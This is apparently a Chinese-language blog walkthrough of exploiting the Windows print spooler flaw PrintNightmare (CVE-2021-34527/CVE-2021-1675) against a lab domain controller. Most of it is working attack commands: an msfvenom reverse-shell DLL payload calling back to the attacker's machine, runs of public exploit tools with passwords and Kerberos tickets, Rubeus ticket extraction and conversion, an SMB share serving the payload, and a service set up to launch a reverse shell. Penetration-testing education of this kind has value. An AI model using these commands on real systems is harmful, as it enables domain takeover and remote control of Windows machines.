AD 提权-CVE-2021-34527:PrintNightmare
囊空恐羞涩,留得一钱看。
导航
0、前言
PrintNightmare 是影响 Windows 操作系统的严重安全漏洞,它针对 Windows 打印后台处理 服务里面存在的一个漏洞进行的利用。它有两种变体,一种允许远程代码执行(CVE-2021-34527),另一种导致权限提升(CVE-2021-1675)。
1、漏洞影响
Windows 10 for 32-bit Systems
Windows 10 for x64-based Systems
Windows 10 Version 1607 for 32-bit Systems
Windows 10 Version 1607 for x64-based Systems
Windows 10 Version 1809 for 32-bit Systems
Windows 10 Version 1809 for ARM64-based Systems
Windows 10 Version 1809 for x64-based Systems
Windows 10 Version 1909 for 32-bit Systems
Windows 10 Version 1909 for ARM64-based Systems
Windows 10 Version 1909 for x64-based Systems
Windows 10 Version 2004 for 32-bit Systems
Windows 10 Version 2004 for ARM64-based Systems
Windows 10 Version 2004 for x64-based Systems
Windows 10 Version 20H2 for 32-bit Systems
Windows 10 Version 20H2 for ARM64-based Systems
Windows 10 Version 20H2 for x64-based Systems
Windows 10 Version 21H1 for 32-bit Systems
Windows 10 Version 21H1 for ARM64-based Systems
Windows 10 Version 21H1 for x64-based Systems
Windows 7 for 32-bit Systems Service Pack 1
Windows 7 for x64-based Systems Service Pack 1
Windows 8.1 for 32-bit systems
Windows 8.1 for x64-based systems
Windows RT 8.1
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2012
Windows Server 2012 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server 2019
Windows Server 2019 (Server Core installation)
Windows Server, version 1909 (Server Core installation)
Windows Server, version 2004 (Server Core installation)
Windows Server, version 20H2 (Server Core Installation)
2、漏洞利用
2.0、实验环境
- 域控:Windows Server 2016 Standard(build 14393)- 192.168.56.52
- 攻击机:kali - 192.168.56.20
- 域:test.com
- 域用户:user@test.com
2.1、漏洞检测
nxc smb 192.168.56.52 -u 'user' -p 'password@123' -d test.com -M printnightmare

impacket-rpcdump @192.168.56.52 | egrep 'MS-RPRN|MS-PAR'

注:impacket-rpcdump 的检测方式并不准确,它只能说明目标机器的打印服务是开启的,但并不能说明该机器就是可以被利用的。
2.2、载荷制作
msfvenom -p windows/x64/powershell_reverse_tcp LHOST=192.168.56.20 LPORT=1234 -f dll -o payload.dll

2.3、远程利用(工具 1 + 凭证认证)
工具地址:https://github.com/m8sec/CVE-2021-34527
python CVE-2021-34527.py -u user -p 'password@123' -d skylark.com -dll payload.dll 192.168.56.52

注:该工具的优点是内建 smb 服务。这使得我们不需要额外开启和配置 SMB 服务器,而且它也不像其它利用工具那样会出现和第三方 SMB 服务不兼容的问题。
2.4、远程利用(工具 2 + 凭证认证)
工具地址:https://github.com/ly4k/PrintNightmare
python printnightmare.py skylark.com/user:'password@123'@192.168.56.52 -dll '\\192.168.56.20\share\payload.dll'

impacket-smbserver  share . -smb2support

虽然在利用的过程中出现了报错,但是最终的效果是成功的。
注:该工具的优点是它基于 impacket 框架,因此也就使得该工具天然支持票据和哈希认证,这对于获得了目标立足点但不知道密码的场景来说很方便。
2.5、远程利用(工具 2 + 票据认证)
工具地址:https://github.com/ly4k/PrintNightmare
在本例中,假设我们已获得一个域控机器的普通域用户身份的 shell,接下来,就来看看如何使用当前用户的 TGT 票据进行远程提权。
#(1)在获得的域控机器的 shell 中导出当前用户 user 的 TGT 票据(经 base64 编码)
cmd.exe /c "c:\tmp\rubeus.exe tgtdeleg /nowrap"


#(2)将 user 票据的 base64 字串转换成 kirbi 格式的票据文件
echo -n "doIE..." | base64 -d - | tee user.kirbi

#(3)将 kirbi 格式的票据转换成 ccache 格式
impacket-ticketConverter user.kirbi user.ccache

#(4)在使用票据之前,先和域控机的时间进行同步
ntpdate 192.168.56.52

#(5)使用票据发起提权利用
export KRB5CCNAME=/root/user.ccache
python printnightmare.py -k -no-pass test.com/user@dc2016.test.com -dc-ip 192.168.56.52 -target-ip 192.168.56.52 -dll '\\192.168.56.20\share\payload.dll'

在上图 3 的位置中,第一次执行提权工具的命令时报错提示没有这样的文件。这是由于:第一次设置 KRB5CCNAME 变量的票据路径是相对路径,因此当工作目录变换之后,这个票据的位置也需要重新设置才行,否则就会出现找不到文件的问题。
2.6、本地利用
工具地址:https://github.com/calebstewart/CVE-2021-1675
在本例中,假设我们已获得一个域控机器的普通域用户身份的 shell,接下来,就来看看如何使用 ps1 脚本进行进行提权。
由于普通域用户无法在域控机器上登录,因此要想获得一个域控机器上的普通用户身份的 shell 其实并不方便。但方法也还是有的:使用 sc 命令制作一个服务,并设置启动服务所执行的程序是一个反向 shell 载荷,然后手动设置服务的登录身份为 user。当第一次启动报错且不成功时,只要多启动几次便可以了。【命令:
sc create shell binPath="c:\tmp\shell.exe"】
. .\CVE-2021-1675.ps1
Invoke-Nightmare -DLL 'c:\tmp\shell-64-ps-rever-tcp-1234.dll'

注:执行 Invoke-Nightmare 第一次不成功的话多试几次就可以了。但第一次成功之后,后面想再加载其它 dll 文件,这时即便多试几次也无法再成功了,此时只能重启机器再做尝试。因此,这种提权方式其实很不方便,而且成功与否还存在变数。
3、结束语

PrintNightmare 漏洞的存在与否,仅凭借 操作系统是否在影响范围内、当前系统是否已打补丁、命令 rpcdump @192.168.56.52 | egrep 'MS-RPRN|MS-PAR' 是否检测到了打印服务在运行 这些简单的方式去判断似乎并不准确。例如这台 Windows Server 2012 R2 域控,它在影响范围内,也没有打 kb50049* 相关的补丁,打印服务也在运行,可通过上述的工具去利用时却无法成功。因此,检测漏洞的最佳方式还得是通过 nxc 的 printnightmare 模块去检测还比较准确一些。